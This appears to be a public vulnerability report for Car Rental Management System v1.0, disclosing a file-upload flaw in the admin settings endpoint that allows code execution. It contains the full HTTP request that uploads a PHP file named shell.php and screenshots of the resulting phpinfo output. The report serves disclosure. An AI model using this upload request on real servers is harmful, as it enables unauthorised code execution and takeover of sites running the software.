debug601 / **bug_report** Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / campcodes.com / car-rental-management-system / **RCE-2.md**

debug601 Create RCE-2.md History

1 contributor

53 lines (41 sloc) | 2.81 KB

Car Rental Management System v1.0 has arbitrary code execution (RCE)

vendor: https://www.campcodes.com/projects/php/car-rental-management-system/


Vulnerability url: ip/car-rental-management-system/admin/ajax.php?action=save_settings

Request package for file upload：

```
POST /car-rental-management-system/admin/ajax.php?action=save_settings HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/car-rental-management-system/admin/index.php?page=site_
Content-Length: 1636
Content-Type: multipart/form-data; boundary=---------------------------2184416999243
Cookie: PHPSESSID=q0aiu0hqk51vrl4kivubc7u18k
Connection: close

-----------------------------218441699924310
Content-Disposition: form-data; name="name"
```


```
Car Rental Management System
-----------------------------218441699924310
Content-Disposition: form-data; name="email"

info@sample.comm
-----------------------------218441699924310
Content-Disposition: form-data; name="contact"

+6948 8542 623
-----------------------------218441699924310
Content-Disposition: form-data; name="about"

<p style="text-align: center; background: transparent; position: relative;"><span st
-----------------------------218441699924310
Content-Disposition: form-data; name="img"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------218441699924310--
```

The files will be uploaded to this directory \admin\assets\uploads


本地磁盘 (C:) ▾ xampp ▾ htdocs ▾ car-rental-management-system ▾ admin ▾ assets ▾ uploads ▾
共享 ▾
新建文件夹

名称	修改日期	类型	大小
cars_img	2022/5/30 17:02	文件夹	
1603344720_1602738120_pngtree-pu...	2020/10/22 13:32	JPEG 图像	29 KB
1653901440_shell.php	2022/5/30 17:04	PHP 文件	1 KB

We visited the directory of the file in the browser and found that the code had been executed



192.168.1.19/car-rental-management-system/admin/assets/uploads/1653901440_shell.php

JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD6
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack' pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--with- snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-19=c:\php-